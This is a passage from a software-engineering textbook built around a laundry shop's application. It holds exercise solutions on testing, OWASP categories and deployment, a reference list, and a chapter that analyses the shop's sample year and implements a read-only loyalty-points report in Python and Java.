14.11 In the output of `who_is_asking.sh`, why is the eleventh request refused without `ProxyFix` and served with it? What would go wrong if gunicorn were bound to `0.0.0.0:6143` while `ProxyFix` is active?

14.12 Choose a deployment option from **Table 14.8** for each shop, and justify it in two sentences: (a) one outlet, one counter PC, no budget for a server; (b) three outlets, a part-time IT person who knows Linux; (c) a franchise of 40 outlets with a Windows-based IT department.

14.13 `deploy_check.py` reports `WARN  Server header without a version number: 'Apache/2.4.58 (Ubuntu)'`. What does the warning mean, why is it only a warning, and how would you remove the version in Apache?

14.14 Write a Java method, in the style of `Acceptance.java`, that checks TC-11.6 (per_page capped at 100) for `GET /api/customers?per_page=500`.

14.15 Solutions to the Exercises

14.1 Database: the foreign-key check finds no `Bill` whose `Customer_id` is missing. Unit: `promised_time("2026-09-30 10:00:00", "S0010")` is `2026-10-05 10:00:00`. Integration: creating a customer with an empty name answers 422 and adds no row (TC-2.6). Acceptance: `GET /api/services` without a session lists 12 services on a freshly deployed server.

14.2 $r = 112/120 \approx 0.93$. The manual ones are typically the print preview on 80 mm paper, the layout on a 360-pixel phone, installation on clean Windows, macOS and Linux machines, and visual review of receipts.

14.3 TC-6.x: *As cashier, bill for C0089 (deposit 109000), S0001 × 15 = 120000, payment method credit 120000.* Expected: 422 “Deposit Rp 109.000 is not enough”; no Payment row; `Customer.credit` of C0089 still 109000.

14.4 The status check allows ten look-ups per minute from one address (AC-10.5). With four per run, the Python and Java scripts together make eight, below the limit. With eleven per run, the combined twenty-two requests would reach the limit during the first script, the later checks would receive 429, and the scripts would report failures that are really caused by the test itself.

14.5 (a) A01 Broken Access Control; `@permission("reports")` answers 403. (b) A05 Injection (cross-site scripting); automatic escaping would show the tags as text, so bold text means escaping was switched off somewhere, a bug. (c) A10 Mishandling of Exceptional Conditions (and A02); the generic error handler shows a reference and logs the details. (d) A07 Authentication Failures; server-side sessions are deleted at logout, so the copied cookie gets 401.

14.6 $k = 1$: $T = 10^6/10^{10} = 10^{-4}$ s. $k = 600{,}000$: $T = 10^6 \times 6 \times 10^5/10^{10} = 60$ s per hash. Because every hash has its own salt, the 14 hashes must be attacked separately: $14 \times 60 = 840$ s, 14 minutes, for a list of only a million guesses; a strong password that is not in the list is not found at all.

14.7 BR-10 and AC-10.3 (the same answer for both failures), and A01 Broken Access Control (information disclosure). A stranger could try B0001, B0002, … and learn which bill numbers exist, how many bills the shop has, and when a given bill is still open, which is the first step toward guessing phones for open bills.

14.8 Ask each customer for explicit consent to receive promotions, separately from the service itself, and record it; offer an easy way to withdraw. The contract basis covers only what the service needs (contacting the customer about their laundry), and a promotion is a different purpose.

14.9 Discovery t_d = Tuesday 16:00, so by Equation (14.3) the deadline is Friday 16:00. The notification says what happened (a backup stick lost), which data was involved (names, phones, addresses and e-mail addresses of 256 customers; staff password hashes), when, what the shop has done (staff passwords changed, backups now encrypted) and whom to contact.

14.10 Sessions and the lock-out counters live in the memory of one process. With four workers, requests of the same cashier are spread over four processes: she would be "logged out" whenever a request landed on a process that does not hold her session, and a form could be refused with a CSRF error because that process has no token for her.

14.11 Without `ProxyFix` the application sees every request coming from `127.0.0.1` (the proxy), so eleven customers are counted as one address and the eleventh is refused. With `ProxyFix` it reads `X-Forwarded-For` and counts each customer separately. If gunicorn listened on `0.0.0.0`, anyone could connect to it directly and write any `X-Forwarded-For` value, so an attacker could avoid the rate limit (and the login lock-out logs would record false addresses).

14.12 (a) The Cloudflare Tunnel from the counter PC: no server to pay for and no port to open; the PC must be kept on, updated and encrypted. (b) A Linux VPS with nginx and gunicorn (or shared hosting with the PHP track): cheap, fully under the IT person's control, and exactly what Section 14.8.3 ran. (c) ASP.NET Core on IIS and Kestrel: it fits the department's skills and Windows servers, and a central database serves all 40 outlets.

14.13 The server announces its software and exact version, which helps an attacker look up known weaknesses of that version. It is a warning, not a failure, because hiding the version does not fix any weakness; keeping the software updated does. In Apache: `ServerTokens Prod` and `ServerSignature Off` in the configuration.

14.14

```
static void perPageCapped(Client owner) throws Exception {
    Object[] r = owner.get("/api/customers?per_page=500");
    Map<String, Object> body = map(r[2]);
    check("TC-11.6", "customers: per_page=500 is capped at 100",
            (int) r[0] == 200 && num(body.get("per_page")) == 100
                    && list(body.get("data")).size() == 100);
}
```

References

[1] G. J. Myers, C. Sandler, and T. Badgett, *The Art of Software Testing*, 3rd ed. Hoboken, NJ, USA: Wiley, 2011.

[2] M. Cohn, *Succeeding with Agile: Software Development Using Scrum*. Boston, MA, USA: Addison-Wesley, 2009.

[3] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://top10.owasp.org/2025/ (accessed Sep. 2026).

[4] "OWASP Top 10 2025 – revised version released with two new categories," *Cyber Security News*, Nov. 2025. [Online]. Available: https://cybersecuritynews.com/owasp-top-10-2025/

[5] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[6] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[7] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[8] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[9] OWASP Foundation, *Session Management Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[10] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[11] KRES.ID, "Hitung mundur 16 Januari 2027: PP 33/2026 terbit, ini yang wajib disiapkan perusahaan Anda," 2026. [Online]. Available: https://www.kres.id/pp-33-2026-aturan-pelaksana-uu-pdp (accessed Sep. 2026).

[12] "PP 33/2026: Aturan turunan UU Pelindungan Data Pribadi," *depositobpr.id*, 2026. [Online]. Available: https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi (accessed Sep. 2026).

[13] PHP.Watch, *PHP Versions: release dates and support status*. [Online]. Available: https://php.watch/versions (accessed Sep. 2026).

[14] B. Chesneau et al., *Gunicorn Documentation: Settings* (including `forwarded_allow_ips` and `secure_scheme_headers`). [Online]. Available: https://docs.gunicorn.org/en/stable/settings.html

[15] endoflife.date, *nginx*. [Online]. Available: https://endoflife.date/nginx (accessed Sep. 2026).

[16] Python Package Index, "gunicorn 26.2.0," released Aug. 24, 2026. [Online]. Available: https://pypi.org/project/gunicorn/26.2.0/

[17] Pallets Projects, "X-Forwarded-For Proxy Fix," *Werkzeug Documentation*, version 3.1.x. [Online]. Available: https://werkzeug.palletsprojects.com/en/stable/middleware/proxy_fix/

[18] Internet Security Research Group, *Let's Encrypt: Getting Started*. [Online]. Available: https://letsencrypt.org/getting-started/

[19] J. Hodges, C. Jackson, and A. Barth, *HTTP Strict Transport Security (HSTS)*, RFC 6797, IETF, Nov. 2012.

[20] endoflife.date, *Apache Tomcat*. [Online]. Available: https://endoflife.date/tomcat (accessed Sep. 2026).

[21] endoflife.date, *Oracle JDK*. [Online]. Available: https://endoflife.date/oracle-jdk (accessed Sep. 2026).

[22] endoflife.date, *Microsoft .NET*. [Online]. Available: https://endoflife.date/dotnet (accessed Sep. 2026).

[23] Docker, Inc., *python: Docker Official Image*. [Online]. Available: https://hub.docker.com/_/python

[24] Cloudflare, *Cloudflare Tunnel*, Cloudflare Zero Trust documentation. [Online]. Available: https://developers.cloudflare.com/cloudflare-one/connections/connect-networks/

Chapter 15

Lessons and the Road Ahead

By the end of this chapter you will be able to read a year of the shop's own data as the owner reads it, and say what it teaches; to name what this project teaches a student, a business owner and a teacher, and why those lessons outlast every framework in the book; and to extend Profitina Laundry in four directions that real laundries ask for: loyalty points, pickup-and-delivery routing, WhatsApp notifications and analytics. You will design each extension as the book designed the application itself, from a requirement to a table, a test and a deployment, with personal data handled lawfully from the first line. You will run one extension end to end, a loyalty program computed from the sample year in Python and in Java with identical output, and you will finish with a closing word about what it means to build software for a small business honestly.

15.1 Where We Left Off

Fourteen chapters ago the book began with a story: a laundry in Surabaya with three outlets, a paper order book and a WhatsApp group, and a set of problems every small shop owner recognizes. Bags lost their slips. Nobody was sure who had paid. Customers phoned to ask "is it ready?". At the end of the month the owner added up the takings by hand.

Since then the story has become a system. Chapter 3 wrote down what the shop needs; Chapter 4 walked through each use case; Chapters 5 to 7 built a database of one real-looking year and asked it thirty questions; Chapter 8 gave it a face; Chapters 9 to 13 built the same application in eight technologies; Chapter 14 tested it, attacked it on paper, and put it on the internet. Every track answers the same questions with the same numbers, and a black-box script proved it.

What has not changed is the shop itself. Hendra Wijaya still opens Rungkut at seven; the supervisor at Keputih still works in the wash section; the cashier at Wiyung still weighs a bag, rounds 4.3 kilograms up to 5, and names a price of Rp 40.000. The application did not change how a laundry works. It changed what the people in it know, and when they know it.

This last chapter looks in two directions. Backward, at what the project teaches, to each of the three kinds of reader who may have come this far. Forward, at what the shop will ask for next, and at how to build it without undoing what the first fourteen chapters built.

15.2 What the Year Taught the Owner

15.2.1 The year in money

Before any extension, look at what the application already tells the owner. **Figure 15.1** shows the twelve months of the sample year as the monthly report of Chapter 10 computes them: the amount charged for the bills received each month, and the money actually received in payments that month.



Figure 15.1 The sample year, October 2025 to September 2026: amount charged and money received per month, from the monthly report. March, the month of Ramadan and Lebaran, is the busiest despite four days of closure.

Several lessons stand out, and none of them needs a line of new code.

The seasons are real. March 2026 is the busiest month of the year, with 317 bills and Rp 15.927.000 charged, although the shop was closed from 19 to 22 March for Lebaran. Before the holiday, families wash and iron everything; after it, they bring the curtains and the bed covers. December and February are the next peaks. October 2025, the first month of the data, is the quietest, with 171 bills. A shop that knows this plans staff leave, detergent stock and the dryer's maintenance around it.

Charged is not received. Over the year the shop charged Rp 144.213.000 and received Rp 142.684.000. The difference of Rp 1.529.000 is not lost money: it is exactly the balance of the 38 bills that still have something to pay, and the receivables report lists them (FR-9). Most are bills still in the shop, which will be paid at pickup; 6 of them, Rp 265.000 together, are bills already collected with "customer pays later" ticked. That small number is worth watching every week, because it is the only money the shop has given away on trust.

The queue tells the truth about the machines. On the last evening of September, six bills at Keputih are in the washing queue past their promised time, the oldest by more than a hundred hours: the trace of the dryer that broke down there. The dashboard's red **(6)!** of Chapter 10 is an early warning that a paper order book never gave.

Some laundry is never collected. Twenty-three bills have been ready for more than thirty days (BR-9). Each is a bag on a rack, a rack that cannot take a new bill, and often an unpaid balance. The shop's notice says that items not collected after ninety days are no longer its responsibility, but a phone call on day thirty is kinder and usually works.

15.2.2 How customers pay

Of the 3,319 payments in the year, 1,695 were in cash, 1,151 by QRIS, 290 by bank transfer and 183 from a customer's deposit. QRIS, Indonesia's standard QR payment, carried 34.7 % of the payments by count over the year and 39.4 % in September 2026 alone (113 of 287). The national picture moves the same way: Bank Indonesia reported 15 billion QRIS transactions cumulatively through July 2026, 67 million users and 45 million merchants [1], after 12.55 billion transactions and 66 million users at the end of the first half of the year [2]. For the shop the lesson is practical. A QRIS payment arrives with a reference number that the cashier types into the application (FR-

6), so the day's QRIS total can be checked against the bank's statement to the rupiah, while cash must be counted by hand and trusted.

15.2.3 Outlets, services, days and hours

Three outlets, three different shops. Rungkut (O01) received 1,312 bills in the year, 46.0 % of the money; Keputih (O02) 996 bills, 31.5 %; Wiyung (O03) 645 bills, 22.5 %. Rungkut is the owner's own outlet and the oldest; Wiyung is the newest and still growing. The numbers are not a ranking of the staff; they are a map of where the demand is, and they are the first thing to look at before opening a fourth outlet.

One service carries the shop. Wash, dry and fold by the kilogram (S0001) is 1,368 of the 2,953 bills and Rp 67.632.000, 46.9 % of everything charged. Express washing (S0002) is second with 405 bills and Rp 18.360.000, then bed covers, shirts for dry cleaning and ironing. The eleven other services together are just over half the money. A price change on S0001 therefore moves the whole business, and the owner should model it with the data (Exercise 15.4 shows how) before announcing it.

Saturday and seven in the morning. Bills arrive most on Saturday (509 in the year) and least on Friday (361); by the hour, most arrive between 07:00 and 08:00 (387), when people drop laundry on the way to work, with a second peak around 20:00 on the way home. A cashier schedule that puts two people at the counter on Saturday mornings follows directly from one `GROUP BY`.

Promises are kept, on average. A wash-fold bill is promised in 48 hours (BR-7) and took 42.1 hours on average from arrival to finished over the year. The average hides the tail: the Keputih dryer week produced the six overdue bills of Section 15.2.1. Forty-four complaints and 21 cancellations over 2,953 bills are small numbers, but each has an entry in `StatusLog` with a time and an employee, so the owner can read them as a list rather than remember them as a feeling.

> **A SYSTEM THAT RECORDS EVERY EVENT ANSWERS QUESTIONS NOBODY ASKED WHEN IT WAS BUILT.** None of the observations above was a requirement. They fall out of a design that records every bill, every payment and every status change with a time and an employee. Keeping the raw events, rather than only totals, is what lets tomorrow's questions be answered from yesterday's data.

15.2.4 Five things to do next Monday

Turning observations into actions is the owner's job, but the data suggests a short list. **Phone the six** customers whose bills were collected unpaid (Rp 265.000 together) and the owners of the 23 bags ready for more than thirty days. **Book the dryer's service** at Keputih before December's peak, not during it. **Put a second person at the Rungkut counter** on Saturday mornings from 07:00. **Reconcile QRIS daily**: compare the day's QRIS payments in the application with the bank's list, reference by reference, which takes two minutes and catches both mistakes and fraud. **Decide on the loyalty program** with the numbers of Section 15.4 in hand. None of these needs a new feature; all of them need someone to read the reports the application already prints.

15.3 What the Project Teaches

15.3.1 To students

Requirements come first, and they are testable. Every feature of this application began as a sentence with a number in it: "searching `wijaya` finds 8 customers", "the dashboard shows Rp

186.000 at Rungkut". A requirement that cannot fail a test is a wish. Learning to write the other kind is the single most valuable skill this book teaches, because it is the same in every language and every framework.

The database is the longest-lived part. The four tables of the 2020 design (Customer, Employee, Service, Bill) are still here, column for column, under eight implementations written six years later. Frameworks come and go; a well-designed schema, with its keys, constraints and honest history table, outlives them all.

Frameworks differ in what they do for you, not in what the shop needs. The same CSRF token is written by hand in Flask, provided by Django and Laravel, and hidden inside ASP.NET. The same transaction is a context manager in Python, `try`-with-resources in Java and `DbContext` in .NET. Once you have seen one rule implemented eight ways, you stop confusing the rule with its syntax.

Evidence beats confidence. "It works on my machine" was replaced, chapter after chapter, by a test that runs, an output that is printed and a `VERIFIED.md` that says what was not run. Carry that habit into every project; it is also what employers mean when they ask for "attention to detail".

Small, boring code is a feature. The reference implementation has no clever tricks: short functions, comments that name the requirement, one way of doing each thing. That is why it could be translated into seven other tracks and why a student can find the price calculation in thirty seconds. Clever code is expensive to read, and code is read far more often than it is written.

Read code, including its flaws. Section 10.16.4 recorded places where the test plan itself was wrong. Professional software is full of such moments. The skill is not to avoid them but to notice them, and to fix the right thing.

15.3.2 To business owners

Digitizing means naming what you already do. A laundry already knows its customers, its prices, its racks, its promises and its unwritten rules ("half down payment, rounded down to whole thousands"; "a regular may take the laundry home and pay later"). Software needs these written down precisely, and the act of writing them down is valuable in itself: it is when the owner discovers that two outlets follow different rules.

Decisions stay with people. The application advises and records; it does not decide whether to trust a regular customer with an unpaid bill. A good system makes the decision visible (the receivables report) without taking it away.

Start small and own your data. Profitina Laundry runs on one counter PC with SQLite and no monthly fee, and moves to a server or MySQL with one setting when the shop grows. Whatever system a shop chooses, it should be able to export its own data in a plain format, as the CSV reports here do.

Measure before you change. The loyalty program of Section 15.4 was costed on last year's data before it was built; a price change, a new service or a fourth outlet can be tested the same way. An owner who asks "what would this have done last year?" makes fewer expensive mistakes.

Personal data is a responsibility, not a nuisance. Chapter 14 showed that meeting UU PDP is mostly the ordinary care of a good shop: ask only what you need, keep it safe, let customers correct it, and have a plan for the bad day.

15.3.3 To teachers

One realistic case study beats many toy examples. A single business, followed through a whole course, lets each new technology be learned against something the students already understand. When the JSP chapter arrives, nobody has to learn what a bill is.

Make the data real enough to surprise. The sample year has seasons, a broken dryer, cancellations, complaints, partial payments and customers who pay later. Those details generate the interesting questions, and they are why the exercises of this book have answers that are not obvious.

Keep the tracks honest by testing them against each other. A shared API, a shared test plan and a shared acceptance script turn "eight implementations" from eight separate claims into one checkable claim. Students can compare their own track's output with the reference and find their bugs themselves.

Let the same question be answered in several languages. Students who translate one function from Python to Java, or compare their PHP output with the Flask reference byte for byte (as Section 10.17 did), learn the language *and* the discipline of equivalence at the same time. A course can assign different tracks to different groups and let the acceptance script of Chapter 14 be the referee.

Publish what was not run. A teaching repository that says "the Windows instructions were not executed here" teaches more honesty than one that implies everything was.

15.4 Extension 1: Loyalty Points

15.4.1 The owner's request, as a requirement

The owner's idea is simple: reward regular customers so they do not drift to the laundry down the street. Written as a requirement in the style of Chapter 3, with the numbers the owner chose:

FR-12 Loyalty. A customer earns 1 point for every full Rp 10.000 paid. Tiers: Gold from 150 points, Silver from 50, Bronze from 1. 100 points can be exchanged for a Rp 10.000 voucher, used as a payment method on a bill.

Three words in that sentence are decisions, and each was made on purpose. *Paid*, not charged: an unpaid balance earns nothing, so the program never rewards debt. *Full*: points are whole numbers, rounded down, so there is never an argument about half a point. *Every full Rp 10.000 paid*, counted over the customer's total in the period, not per bill: a customer who brings two bills of Rp 8.000 earns one point, not zero. In symbols, for a customer whose payments in the period sum to S rupiah,

$$P = \left\lfloor \frac{S}{10000} \right\rfloor \tag{15.1}$$

where $\lfloor x \rfloor$, the *floor* of x, is the largest whole number not greater than x. For C0094 Khadijah Hakim, who paid Rp 3.023.000 in the year, Equation (15.1) gives $P = \lfloor 302.3 \rfloor = 302$ points.

15.4.2 Computing it from the sample year, in Python

Before changing the schema, compute what the rule *would* have given in the year that already happened. That answers the owner's real questions (how many customers would be Gold? what

would it cost?) with no risk at all, because the program only reads. **Listing 15.1** is the Python version.

Listing 15.1 `python/loyalty.py`: loyalty points, tiers and voucher liability for the sample year, computed with one prepared statement and a few lines of Python. The database is opened read-only.

```
"""Loyalty points for Profitina Laundry, computed from the sample year.

    python loyalty.py ../data/laundry.db

The rules (a proposal for the owner, Section 15.4.1):
  * 1 point for every full Rp 10.000 a customer PAID in the period
    (money received, not money charged: an unpaid balance earns nothing);
  * tiers: Gold from 150 points, Silver from 50, Bronze from 1;
  * 100 points can be exchanged for a Rp 10.000 voucher.
The program only reads the database (mode=ro); it changes nothing.
"""
import sqlite3
import sys

PERIOD = ("2025-10-01 00:00:00", "2026-10-01 00:00:00")   # the sample year
TIERS = [("Gold", 150), ("Silver", 50), ("Bronze", 1)]
POINT_VALUE, VOUCHER_POINTS, VOUCHER_VALUE = 10_000, 100, 10_000

SQL = """
SELECT c.id, c.name,
       COUNT(DISTINCT b.id)       AS bills,
       COALESCE(SUM(p.amount), 0) AS paid
  FROM Customer c
  JOIN Bill b    ON b.Customer_id = c.id
  JOIN Payment p ON p.Bill_id = b.id
 WHERE p.paid_at >= ? AND p.paid_at < ?
 GROUP BY c.id, c.name"""


def tier(points):
    for name, minimum in TIERS:
        if points >= minimum:
            return name
    return "-"


def rupiah(amount):
    return "Rp " + f"{amount:,}".replace(",", ".")
```

Listing 15.1 (Continued) *python/loyalty.py: loyalty points, tiers and voucher liability for the sample year, computed with one prepared statement and a few lines of Python. The database is opened read-only.*

```
def main():
    path = sys.argv[1]
    with sqlite3.connect(f"file:{path}?mode=ro", uri=True) as connection:
        rows = connection.execute(SQL, PERIOD).fetchall()
    members = []
    for customer_id, name, bills, paid in rows:
        points = int(paid) // POINT_VALUE              # full Rp 10.000 only
        members.append((customer_id, name, bills, int(paid), points, tier(points)))
    members.sort(key=lambda m: (-m[4], -m[3], m[0]))  # most points first

    print(f"Loyalty points, payments {PERIOD[0][:10]} to 2026-09-30")
    print(f"{len(members)} customers paid something in the period\n")
    for name, _ in TIERS:
        group = [m for m in members if m[5] == name]
        points = sum(m[4] for m in group)
        print(f"{name:<7}{len(group):>4} customers {points:>7} points")
    total_points = sum(m[4] for m in members)
    vouchers = sum(m[4] // VOUCHER_POINTS for m in members)
    print(f"{'Total':<7}{len(members):>4} customers {total_points:>7} points")
    print(f"\nVouchers that could be claimed today: {vouchers} "
          f"= {rupiah(vouchers * VOUCHER_VALUE)}")
    print("\nTop 10")
    print(f"{'id':<6} {'name':<24} {'bills':>5} {'paid':>14} {'points':>6}  tier")
    for m in members[:10]:
        print(f"{m[0]:<6} {m[1]:<24} {m[2]:>5} {rupiah(m[3]):>14} "
              f"{m[4]:>6}  {m[5]}")


if __name__ == "__main__":
    main()
```

The SQL joins each customer to their bills and each bill to its payments, keeps only payments inside the period (with placeholders, as always), and sums the amounts per customer. The inner `JOIN` on `Payment` means that a customer who never paid anything does not appear at all, which is right: they have no points. `int(paid) // POINT_VALUE` is Equation (15.1) in Python, because `//` divides and rounds down for positive numbers. The sort key `(-points, -paid, id)` puts the most points first, breaks ties by the larger amount paid and then by id, so the order is fully determined and two programs can agree on it.

The query also contains a trap that the code avoids on purpose. The joins produce one row *per payment*, not per bill: C0094's 61 paid bills become 72 rows, because some bills were paid in two parts. `SUM(p.amount)` over those rows is exactly right (every payment counted once), but `COUNT(b.id)` would count 72 bills. `COUNT(DISTINCT b.id)` counts each bill once, 61. Whenever a query joins a parent to its children and then counts the parents, `DISTINCT` (or a subquery) is needed; Chapter 7 met the same trap with customers and bills.

```
$ python loyalty.py ../data/laundry.db
Loyalty points, payments 2025-10-01 to 2026-09-30
253 customers paid something in the period

Gold     17 customers    3574 points
Silver   85 customers    7033 points
Bronze  151 customers    3558 points
Total   253 customers   14165 points

Vouchers that could be claimed today: 50 = Rp 500.000

Top 10
id     name                    bills           paid points  tier
C0094  Khadijah Hakim             61   Rp 3.023.000    302  Gold
C0056  Gilang Nasution            50   Rp 2.939.000    293  Gold
C0059  Ayu Suryadi                57   Rp 2.895.000    289  Gold
C0081  Fadli Prakoso              56   Rp 2.800.000    280  Gold
C0164  Nadia Zulkarnain           46   Rp 2.370.000    237  Gold
C0090  Farah Wijaya               47   Rp 2.326.000    232  Gold
C0111  Hendro Ramadhan            44   Rp 2.217.000    221  Gold
C0022  Vania Wirawan              41   Rp 2.168.000    216  Gold
C0167  Evi Syahputra              36   Rp 1.885.000    188  Gold
C0079  Siti Irawan                30   Rp 1.744.000    174  Gold
```

15.4.3 The same in Java

Listing 15.2 computes the same result with JDBC. A Java `record` holds one member; `Comparator` expresses the same three-part sort.

Listing 15.2 `java/Loyalty.java`: the same loyalty computation in Java 21, with a record for each member, integer division for Equation (15.1), and the same sort order and output format as the Python program.

```java
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.util.ArrayList;
import java.util.Comparator;
import java.util.List;

/**
 * Loyalty points from the sample year: the Java twin of loyalty.py.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar Loyalty.java ../data/laundry.db
 *
 * 1 point per full Rp 10.000 PAID in the period; Gold from 150 points, Silver from
 * 50, Bronze from 1; 100 points = a Rp 10.000 voucher. Reads only.
 */
public class Loyalty {

    record Member(String id, String name, int bills, long paid, long points,
                  String tier) {}

    static final String FROM = "2025-10-01 00:00:00", TO = "2026-10-01 00:00:00";
    static final String[] TIER_NAMES = {"Gold", "Silver", "Bronze"};
    static final long[] TIER_MINIMUM = {150, 50, 1};
    static final long POINT_VALUE = 10_000, VOUCHER_POINTS = 100,
            VOUCHER_VALUE = 10_000;

    static final String SQL = """
        SELECT c.id, c.name,
               COUNT(DISTINCT b.id)       AS bills,
               COALESCE(SUM(p.amount), 0) AS paid
          FROM Customer c
          JOIN Bill b    ON b.Customer_id = c.id
          JOIN Payment p ON p.Bill_id = b.id
         WHERE p.paid_at >= ? AND p.paid_at < ?
         GROUP BY c.id, c.name""";

    static String tier(long points) {
        for (int i = 0; i < TIER_NAMES.length; i++) {
            if (points >= TIER_MINIMUM[i]) {
                return TIER_NAMES[i];
            }
        }
        return "-";
    }
```

Listing 15.2 (Continued) *java/Loyalty.java: the same loyalty computation in Java 21, with a record for each member, integer division for Equation (15.1), and the same sort order and output format as the Python program.*

```
    static String rupiah(long amount) {
        return "Rp " + String.format("%,d", amount).replace(',', '.');
    }

    public static void main(String[] args) throws Exception {
        List<Member> members = new ArrayList<>();
        String url = "jdbc:sqlite:file:" + args[0] + "?mode=ro";
        try (Connection c = DriverManager.getConnection(url);
             PreparedStatement ps = c.prepareStatement(SQL)) {
            ps.setString(1, FROM);
            ps.setString(2, TO);
            try (ResultSet r = ps.executeQuery()) {
                while (r.next()) {
                    long paid = Math.round(r.getDouble("paid"));
                    long points = paid / POINT_VALUE;      // full Rp 10.000 only
                    members.add(new Member(r.getString("id"), r.getString("name"),
                            r.getInt("bills"), paid, points, tier(points)));
                }
            }
        }
        members.sort(Comparator.comparingLong((Member m) -> -m.points())
                .thenComparingLong(m -> -m.paid()).thenComparing(Member::id));

        System.out.println("Loyalty points, payments " + FROM.substring(0, 10)
                + " to 2026-09-30");
        System.out.println(members.size()
                + " customers paid something in the period\n");
        long totalPoints = 0, vouchers = 0;
        for (String name : TIER_NAMES) {
            long count = 0, points = 0;
            for (Member m : members) {
                if (m.tier().equals(name)) {
                    count++;
                    points += m.points();
                }
            }
            System.out.printf("%-7s%4d customers %7d points%n", name, count,
                    points);
        }
        for (Member m : members) {
            totalPoints += m.points();
            vouchers += m.points() / VOUCHER_POINTS;
        }
        System.out.printf("%-7s%4d customers %7d points%n", "Total", members.size(),
                totalPoints);
        System.out.printf("%nVouchers that could be claimed today: %d = %s%n",
```

Listing 15.2 (Continued) *java/Loyalty.java: the same loyalty computation in Java 21, with a record for each member, integer division for Equation (15.1), and the same sort order and output format as the Python program.*

```
                vouchers, rupiah(vouchers * VOUCHER_VALUE));
        System.out.println("\nTop 10");
        System.out.printf("%-6s %-24s %5s %14s %6s  tier%n", "id", "name", "bills",
                "paid", "points");
        for (Member m : members.subList(0, Math.min(10, members.size()))) {
            System.out.printf("%-6s %-24s %5d %14s %6d  %s%n", m.id(), m.name(),
                    m.bills(), rupiah(m.paid()), m.points(), m.tier());
        }
    }
}
```

Two details keep the Java output byte-identical to Python's. `paid / POINT_VALUE` on `long` values divides and rounds toward zero, which for positive numbers is the same as Python's `//`. And `String.format("%,d", amount).replace(',', '.')` writes `3.023.000` exactly as the Python `f"{amount:,}".replace(",", ".")` does. The two outputs were compared with `diff`:

```
$ diff py.txt java.txt && echo "identical"
identical
```

15.4.4 What the numbers tell the owner

Figure 15.2 shows the distribution of points over the 253 customers who paid something during the year.

Figure 15.2 Loyalty points of the 253 paying customers in the sample year under the proposed rule, with the tier boundaries at 50 and 150 points: 151 Bronze, 85 Silver and 17 Gold customers.

The shape is the one almost every small business sees: many customers with a little, a few with a lot. The 17 Gold customers are 6.7 % of the paying customers, yet they hold 3,574 of the 14,165 points, about a quarter. They are the customers the shop can least afford to lose.

The cost is the second question. If every customer exchanged every full 100 points today, the shop would give vouchers worth

$$V = 10000 \times \sum_{c} \left\lfloor \frac{P_c}{100} \right\rfloor \tag{15.2}$$

rupiah, where P_c is the points of customer c. The programs computed 50 vouchers, V = Rp 500.000. Measured against the Rp 142.684.000 received in the year, that is

$$\frac{500000}{142684000} \approx 0.0035 = 0.35\,\% \tag{15.3}$$

of the year's takings. By Equation (15.3), the program costs about a third of one percent, and it is concentrated on exactly the customers who bring most of the money. That is an argument an owner can decide on, and it came from a thirty-line program run on data the shop already has.

15.4.5 From a report to a feature

To make loyalty part of the application, the design follows the rest of the book. Points are not stored as a number in `Customer`, which could be changed without a trace; they are an **insert-only**

ledger, a new table `PointLedger(id, Customer_id, Payment_id, points, reason, created_at)`, with one row per payment (points earned) and one per voucher (points spent). A customer's balance is the sum of their rows, exactly as a bill's balance is derived from its payments (the balance equation of Section 10.9.3). Points are written in the *same transaction* as the payment that earns them, so a payment and its points exist together or not at all.

The new test-plan rows follow directly: a payment of Rp 40.000 adds 4 points; a payment of Rp 8.000 adds none on its own but completes a point with the next one; a cancelled bill has no payments and therefore no points; a voucher cannot be used when the balance is below 100; and the loyalty report equals the output of **Listing 15.1** on the sample data. The acceptance script gains one check. UU PDP adds one line to the record of processing: points are computed from payments the shop already holds, for a purpose the customer is told about when joining the program.

15.4.6 Designing the tiers

